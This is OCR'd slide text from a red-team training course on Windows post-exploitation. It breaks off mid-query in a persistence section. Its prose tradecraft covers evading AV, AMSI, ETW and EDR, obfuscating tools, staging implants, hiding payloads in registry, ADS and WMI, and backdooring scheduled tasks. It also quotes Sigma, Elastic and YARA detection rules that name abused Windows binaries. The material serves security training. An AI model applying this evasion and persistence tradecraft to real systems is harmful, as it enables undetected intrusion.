Windows Post Exploitation

Kyle Avery


Introduction

Class Scope

- What we will not cover:
  - Every possible technique in each category we discuss
  - Anything involved with initial compromise (See Joff's and Michael's classes!)
  - Anything cloud related
  - Anything Linux related
  - 0days or undocumented techniques
- Many existing courses and online resources focus on performing TTPs, this course will help you build a process for evaluating Windows systems to find opportunities to use that knowledge
  - Don't worry, we'll go over specific techniques as well!

Lab Environment

- You should have received instructions on how to set up a development environment for this course – if not, send a message in Discord ASAP!
- The VM you created will be used to connect to an Active Directory lab hosted in AWS
- We will use Sliver for labs and demos, but you could use a different C2 framework if you prefer


So, you popped a shell,
now what?

Cyber Attack Lifecycle

- What is involved in a red team exercise or adversary simulation?
- Steps we will cover:
  - Enumeration
  - Persistence
  - Privilege Escalation
  - Lateral Movement




Image Credit: IACP Cyber Center

What is "OPSEC"?

- Operational Security or OPSEC in this context refers to the impact a tactic, technique, or procedure has in an environment
- This impact is gauged on how likely it is to be detected by a network administrator or defensive security professional
- It is very difficult to rate the OPSEC of any offensive capability because it largely depends on the environment

What is “OPSEC”?

- It is best to assume that every environment is a “Non-Permissive Environment” (NPE) until you know otherwise
- Each capability overview will include a list of OPSEC-related risks for you to consider
- Since it would be impractical to write your entire toolset, it is important to review and understand the impact of tools you run

Potential Risks

- There are five primary host detection capabilities that are either built into Windows or very common in enterprise networks
  - Antivirus
  - AMSI
  - ETW
  - Sysmon
  - Endpoint Detection and Response (EDR)
- We will talk about each of these briefly to put the rest of our OPSEC decisions in the context of these potential risks

Potential Risks - Antivirus

- Antivirus is a signature-based scanner that looks specifically at files on disk
- Many environments use Defender as it is free and comparable to paid alternatives, but this is not always the case

Potential Risks - AMSI

- The Anti Malware Scan Interface is a component of Windows that allows applications to scan arbitrary text or files for known malicious strings
- AMSI can also be used to perform URL reputation checks
- Several built-in components of the Windows OS integrate with AMSI
  - PowerShell (version 4 and above)
  - VBScript and JScript
  - VBA and XLM Macros
  - Certain components of the .NET framework >=4.8
- AMSI can be patched to bypass these checks in a few different ways, but it can also be avoided entirely with sufficient obfuscation

Potential Risks - ETW

- Event Tracing for Windows is a kernel-mode feature of the operating system that traces and then logs system events
- ETW can be used to detect the names of .NET methods that are called
  - This can be used for strings detection on known-bad method names
  - CompileAssemblyFromSource() or Assembly.Load() can be flagged for dynamic code execution
  - FromBase64String() combined with P/Invoke calls such as VirtualAlloc() and CreateThread() could be a sign of shellcode execution

Potential Risks - Sysmon

- Sysmon is a free tool from Microsoft that is made of up two components: a Windows service and a device driver
- This tool can be used monitor process creation and relationships, library loads, network activity, and file creations and modifications
- SwiftOnSecurity's sysmon-config and Olaf Hartong's sysmon-modular are commonly used, often without much modification

Potential Risks - EDR

- Endpoint detection and response is a term used to refer to various paid products that provide several defensive capabilities to the Windows operating system
- EDR products will typically implement many of the same capabilities as Sysmon, as well the following features
  - API hooking – Known suspicious API calls can be intercepted and inspected to detect malicious behavior
  - Memory scanning – Suspicious regions of memory such as RWX sections, large RX private commit sections, or even odd DLL loads such as unmanaged processes loading the CLR

Potential Risks - SIEM

- Mature security programs will have a “Security Incident and Event Management” tool or procedure that allows them to aggregate logs from each of these sources
- Rules can be created that correlate events from any number of log sources, improving detection capabilities dramatically
- Examples include Splunk, Elastic Security, and AlienVault
- It could also be a combination of a log aggregator such as Splunk or an Elastic Stack and a ticket management system such as Jira or Service Now

Potential Risks - Sigma

- Generic signatures that can be converted to multiple SIEM platforms
- Formatted as YAML, Sigma rules define a log source as well as various conditions that must be met for the rule to trigger

```
logsource:
    product: windows
    service: powershell-classic
detection:
    selection:
        EventID: 400
        EngineVersion|startswith: '2.'
    filter:
        HostVersion|startswith: '2.'
    condition: selection and not filter
falsepositives:
    - Penetration Test
    - Unknown
```

```
logsource:
    product: windows
    category: create_remote_thread
detection:
    selection:
        TargetProcessAddress|endswith:
            - '0B80'
            - '0C7C'
            - '0C88'
    condition: selection
falsepositives:
    - unknown
```

Potential Risks - Elastic Detection Rules

- Elastic-specific detection rules aren't as widely applicable as Sigma, but they still give us good insight into the types of queries defenders are using

```
sequence by process.entity_id
  [process where event.type in ("start", "process_started") and process.name : "installutil.exe"]
  [network where process.name : "installutil.exe" and network.direction == "outgoing"]
```

```
process where event.type in ("start", "process_started") and
  process.parent.name : ("eqnedt32.exe", "excel.exe", "fltldr.exe", "msaccess.exe", "mspub.exe", "powerpnt.exe", "winword.exe") and
  process.name : ("Microsoft.Workflow.Compiler.exe", "arp.exe", "atbroker.exe", "bginfo.exe", "bitsadmin.exe", "cdb.exe", "certutil.exe",
                  "cmd.exe", "cmstp.exe", "cscript.exe", "csi.exe", "dnx.exe", "dsget.exe", "dsquery.exe", "forfiles.exe", "fsi.exe",
                  "ftp.exe", "gpresult.exe", "hostname.exe", "ieexec.exe", "iexpress.exe", "installutil.exe", "ipconfig.exe", "mshta.exe",
                  "msxsl.exe", "nbtstat.exe", "net.exe", "net1.exe", "netsh.exe", "netstat.exe", "nltest.exe", "odbcconf.exe", "ping.exe",
                  "powershell.exe", "pwsh.exe", "qprocess.exe", "quser.exe", "qwinsta.exe", "rcsi.exe", "reg.exe", "regasm.exe", "regsvcs.exe",
                  "regsvr32.exe", "sc.exe", "schtasks.exe", "systeminfo.exe", "tasklist.exe", "tracert.exe", "whoami.exe",
                  "wmic.exe", "wscript.exe", "xwizard.exe", "explorer.exe", "rundll32.exe", "hh.exe")
```

Enumeration Intro

- Why should you perform (some) enumeration before persistence?
- The steps immediately following your initial shell are the most critical in the engagement
- Any action you take on a compromised system poses a certain level of risk

Enumeration Intro

- All we know initially is the potential reward for an action and the logs it could create
- In order to make an informed decision, we need to know the level of risk and compare it to the potential reward
- The amount of risk you are willing to accept depends on the type of engagement

Types of Implants

- Stage-0 – Shellcode execution cradle, no features beyond downloading and executing code
- Stage-1 – Minimal functionality, typically provides recon capabilities and the ability to kick off a C2 implant
  - Typically implements a long wait between beacons with a considerable amount of jitter to evade network defenses
- Fully-Featured C2 – Traditional commodity frameworks such as Sliver and Cobalt Strike

Questions to Answer

- Is the host you're on in scope?
- What time of day is the user active?
- What applications does the user tend to use?
- What security products exist on the host?
- What privileges do you have?
- Are there network security products that we can identify?

Understanding the Environment

- Understanding what security products exist on the endpoint is key to avoiding detection
  - Before performing any risky actions, we will enumerate the services and processes to find host security software
  - In addition, we can check \windows\system32\drivers and \windows\sysnative\drivers for installed EDR products
  - Most AV vendors write to the root\SecurityCenter and root\SecurityCenter2 WMI namespaces

Actions to Avoid

- Writing to disk
- Any PowerShell commands
- Suspicious API calls
- Network traffic
- Spawning new processes (even fork-n-run!)
- Commonly Abused Windows Commands
  - dir, net, ping, tasklist, ipconfig, systeminfo, whoami

Core C2/Stage-2 Implant Functionality

- Basic recon capabilities – list processes, read files, read registry values
- Utility functions – file write, registry write, upload/download
- Dynamic code execution – RDI, shellcode execution, process injection, .NET assembly execution

Popular TTPs

- The latest and greatest LOLBin, process injection method, or other technique may not always be great if we are interested in avoiding detection
- Security product vendors are incentivized disproportionally to catch more popular TTPs and increase the “number of attacks” they can detect and prevent (think MITRE ATT&CK percentage)

Inline Execution

- Cobalt Strike has a built-in feature to execute object files without spawning an additional process (Best option)
- Covenant offers inline C# execution, but this can be monitored with ETW and AMSI
- Most frameworks provide a way to perform reflective DLL injection which uses some risky API calls but at least won't create any new processes

Useful Aggressor Scripts and BOFs

- If you have access to Cobalt Strike, great!
  - If not, consider porting these scripts to an open-source framework you like
- EDR.cna – Checks the \windows\sysnative\drivers file for EDR drivers
- FindObjects-BOF – Enumerates processes loading specific modules
  - Can be used to find existing process that load the .NET runtime!

Forking Execution

- Dynamic execution features of many C2 implants involves a form of process spawning and injection
- Cobalt Strike uses fork-n-run for many features such as execute-assembly (as does Sliver for the equivalent module)
- Fork-n-run execution involves spawning a new process, writing code to it, and then executing that code
- The executable you choose to hollow has a large impact on the likelihood of being detected
  - Werfault is a good option as it is commonly spawned as a subprocess

.NET Execution

- .NET is a library and programming standard for developing new languages
- PowerShell and C# are the two most popular .NET languages, but there are others
- Many post exploitation tools we will use in this course are written in PowerShell or C#, we will focus primarily on C# tools
- Most C2 frameworks can execute .NET in memory by spawning a new process

.NET Obfuscation

- There are many tools to obfuscate .NET assemblies, but the most popular today is probably ConfuserEx
- ConfuserEx is very simple to use, it includes a GUI and CLI
- One problem with CEX is that it replaces existing values such as method names with random characters which increases the entropy of the assembly quite a bit
- Consider creating your own obfuscator with DNLib or Roslyn to replace values with dictionary words instead of random values
  - Samuel Wong's blog post on building an obfuscator is a great reference to get started with DNLib
  - @Flangvik has a set of videos on creating RosFuscator

C# Tool Pipeline

- Obfuscation of strings and other values is a great way to get around signatures… until your new file gets signatured
- Consider creating an automated process to build the tools you use and then obfuscate them on some interval
  - In DevOps/AppSec, this process is referred to as a CI/CD pipeline and is very common
- There are already talks about basic C# tool pipelines if you are interested in automating this process
  - Dominic Chell (MDSec) - Offensive Development
  - Will Schroeder (SpecterOps) - OffSecOps

Seatbelt

- Seatbelt from SpecterOps is an AMAZING tool for performing “Safety Checks” before ANY step in your engagement
- Once we have determined what process to host our .NET assembly in, we’ll use Seatbelt to gather more information
- Most of the OPSEC considerations for Seatbelt are common to all .NET assemblies

Seatbelt

- Several modules are useful for initial enumeration:
  - AV products, Defender exclusions
  - PowerShell audit logging information
  - .NET and PowerShell versions
  - LSA settings (PPL, CredentialGuard, WDigest)

Seatbelt

- Seatbelt also includes modules for identifying user behavior:
  - ChromiumBookmarks and ChromiumHistory, IEFavorites and IEUrls, FirefoxHistory and FirefoxPresense
  - ExplorerMRUs, ExplorerRunCommands, PowerShellHistory
  - LogonEvents
  - MappedDrives
  - PuttyHostKeys and PuttySessions, RDPSavedConnections, FileZilla
  - SlackDownloads and SlackWorkspaces

Potential Improvements to Seatbelt

- Each time you execute Seatbelt, you are loading every available module into memory and then only calling the specified components
- In addition to your normal obfuscation, consider adding multiple projects to the Seatbelt solution file that each only include the modules you plan to run together
- This will further differentiate your assembly from the original

Seatbelt OPSEC

- SilkETW Rule:

```
rule Seatbelt_GetTokenInformation
{
        strings:
                $s1 = "ManagedInteropMethodName=GetTokenInformation" ascii wide nocase
                $s2 = "TOKEN_INFORMATION_CLASS" ascii wide nocase
                $s3 = /bool\(native int,valuetype \w+\.\w+\/\w+,native int,int32,int32&/
                $s4 = "locals (int32,int64,int64,int64,int64,int32& pinned,bool,int32)" ascii wide nocase

        condition:
                all of ($s*)
}
```

- Obfuscation will fix this!

WMIEnum

- WMIEnum is a tool I wrote last year to perform local and remote host enumeration with pure WMI
- This tool never spawns a process (besides the .NET host), accesses the registry, or writes to disk
- Provides a way to find and read files on the system without running OS commands or using typical API calls

Why WMIEnum?

- WMIEnum is not significantly stealthier than performing the same queries with various APIs, but it is a different way of enumerating a system
  - Again, the most popular technique is not always the stealthiest one
- WMI enumeration can be very difficult to detect in some environments, as many IT inventory products use similar queries to pull information for administrators

Network Enumeration

- Once we have a solid understand of the security measures on the host, we can begin to enumerate the network for security products and other endpoints we might be interested in
- Determine operating system with a single ping by checking TTL
  - Windows: 128
  - Linux: 64
  - Others may be networking equipment, Solaris machines, etc.

DNS Record Gathering

- DNS on Windows has verbose logging capabilities
- Hostname lookups can be performed entirely through LDAP
- This can be done with the following AD PowerShell module command
  - Get-ADComputer -properties ipv4address | ? {$_.IPV4address}
- It is also possible to query DNS records with adidnsdump over SOCKS proxy
  - There is also an equivalent .NET project SharpAdidnsdump

Identifying Network Services by SPN

- A Service Principal Name (SPN) is a unique identifier for each instance of a service running in an Active Directory environment
- Some network services can be identified using SPNs instead of port scanning hosts (Including IIS, RDP, and MSSQL)
- We can list all SPNs to find the IP and port of each of these service instances in the domain
- Rubeus can already do this, but not without also requesting tickets for each SPN

```
detection:
    selection:
        request_type: 'TGS'
        cipher: 'rc4-hmac'
    computer_acct:
        service|startswith: '$'
    condition: selection and not computer_acct
```

```
detection:
    selection:
        EventID: 4769
        TicketOptions: '0x40810000'
        TicketEncryptionType: '0x17'
    reduction:
        - ServiceName|startswith: '$'
    condition: selection and not reduction
```


LAB: Sliver Connection and Initial Enumeration

Building a Stage-1 Implant

- Although .NET may not be the best OPSEC choice, it abstracts much of the required code for networking and can be converted to other payloads such as VBScript very easily
  - Pieces of Seatbelt or even WMIEnum can be implemented directly in the implant to provide specific enumeration capabilities
  - An LDAP DNS query can also be used to get a picture of what hosts exist on the network
  - A list of SPNs from the DC could be retrieved as well, providing a map of some potential services in the environment
- The next step would be to add a simple shellcode loader to execute your stage-2 implant!

Building a Stage-1 Implant

- I have provided boilerplate code with some recon checks in the “labs” directory on your test VM
- Together, we will implement another one of the Seatbelt safety checks into our implant
- From here, I encourage you to extend the project with your preferred enumeration capabilities and add networking to make it a usable implant


LAB: Building Stage-1 Implant
Enumeration Components

Loading a Stage-2 Implant

- The endpoint monitoring software on the host will also have an impact on how we move forward
  - If the endpoint is only using Defender/AMSI, we can test our payloads locally to ensure they will not be detected
  - Many other AV products have a free trial or very affordable licenses that can be used for testing as well
  - Mr. Un1k0d3r has a great repo of which API functions are hooked by various AV and EDR vendors, providing a list of exactly which functions you should avoid or find an alternative execution method (direct syscalls/DInvoke)

Loading a Stage-2 Implant

- Now that initial recon data has been collected, we can choose an optimal method for loading our fully-featured C2 agent
- Various Windows configuration settings will guide our decisions
  - If PowerShell version two is available, this makes post-exploitation potentially very easy as there are almost no introspection capabilities for defenders
  - Similarly, .NET 3.X and .NET 4.0-4.7.2 do not include AMSI functionality, making execution of assemblies safer (but still detectable with ETW!)
  - AppLocker and ASR policies are also very important to consider as they can block arbitrary executables or certain Office macro capabilities
  - Defender exclusions can be very useful, for example sending the victim a stage-0 payload that downloads/writes a binary to that path and then starts a new process targeting it


Day 2: Persistence

Persistence Intro

- Persistence ensures access to a system, environment, or privilege level is not lost in the event of implant termination
- There are many things to consider when choosing data storage and persistence methods
  - Security products
  - Administrator or regular user
  - UAC and integrity level
  - Roaming profiles

Persistence Intro

- Environmental factors will have a huge impact on the persistence method you choose
- Any opportunity to hijack or backdoor existing methods of data storage and/or execution is typically preferable to creating a new and potentially abnormal instance
- Persistence can be handled in many ways, but the best is always however defenders in the target environment are least likely to notice it

Registry Payload Storage

- Storing data in the registry is a very common method among threat actors and red teams
- Reading and writing from the registry is very common for most applications, making it hard for defenders to filter out the noise
- You could create a new path or even add a key to an existing registry location for a known application in the environment
- It is always best to avoid using CLI tools such as reg
  - When possible, consider writing to the registry with an API call or even WMI

NTFS File Attribute Payload Storage

- Various properties of a file on NTFS formatted partitions can store data.
- Alternate Data Streams (ADSs) are probably the most popular, but you could also write to the Extended Attributes (EA) of a file
- Each of these locations can store arbitrary data or complete files
- There is a great GitHub gist from api0cradle with various examples of storing data in ADSs and executing payloads stored there

```
query = '''
process where event.type == "start" and
  process.args : "?:\\*:*" and process.args_count == 1
'''
```

WMI Custom Property Payload Storage

- We will talk more about WMI later today, but for now it is important to know that it is essentially a large repository of data about the system
- Unprivileged users can create custom data sets in this repository with arbitrary names and properties
- These data sets can be created and written to remotely for lateral movement as well

Enumerating Persistent Execution Opportunities

- Seatbelt isn't just for initial enumeration! It will come in handy for many steps in the attack lifecycle
  - LastShutdown – Last time the system powered off
  - PoweredOnEvents – Reboot timings for the last week
  - WMIEventFilter/WMIFilterBinding/WMIEventConsumer – Existing WMI event subscribers
  - AutoRuns – Existing startup executors
  - ScheduledTasks – Existing scheduled tasks
  - Services – Existing services running on the machine

U Scheduled Tasks

- Scheduled tasks are a basic, but potentially valuable, persistence method
- Backdooring existing scheduled tasks can be more difficult to detect than creating new tasks
- There is an API call that can be used to create scheduled tasks
  - FireEye released a tool for persistence that includes a C# example of backdooring existing scheduled tasks


U Scheduled Tasks

```
query = '''
sequence with maxspan=1m
  [process where event.type != "end" and
    ((process.name : ("cmd.exe", "wscript.exe", "rundll32.exe", "regsvr32.exe", "wmic.exe", "mshta.exe",
                      "powershell.exe", "pwsh.exe", "WmiPrvSe.exe", "wsmprovhost.exe", "winrshost.exe") or
    process.pe.original_file_name : ("cmd.exe", "wscript.exe", "rundll32.exe", "regsvr32.exe", "wmic.exe", "mshta.exe",
                                     "powershell.exe", "pwsh.exe", "WmiPrvSe.exe", "wsmprovhost.exe",
                                     "winrshost.exe")) or
    process.code_signature.trusted == false)] by process.entity_id
  [process where event.type == "start" and
    (process.name : "schtasks.exe" or process.pe.original_file_name == "schtasks.exe") and
    process.args : ("/create", "-create") and process.args : ("/RU", "/SC", "/TN", "/TR", "/F", "/XML") and
    /* exclude SYSTEM SIDs - look for task creations by non-SYSTEM user */
    not user.id : ("S-1-5-18", "S-1-5-19", "S-1-5-20")] by process.parent.entity_id
'''
```

```
query = '''
sequence by host.id with maxspan = 30s
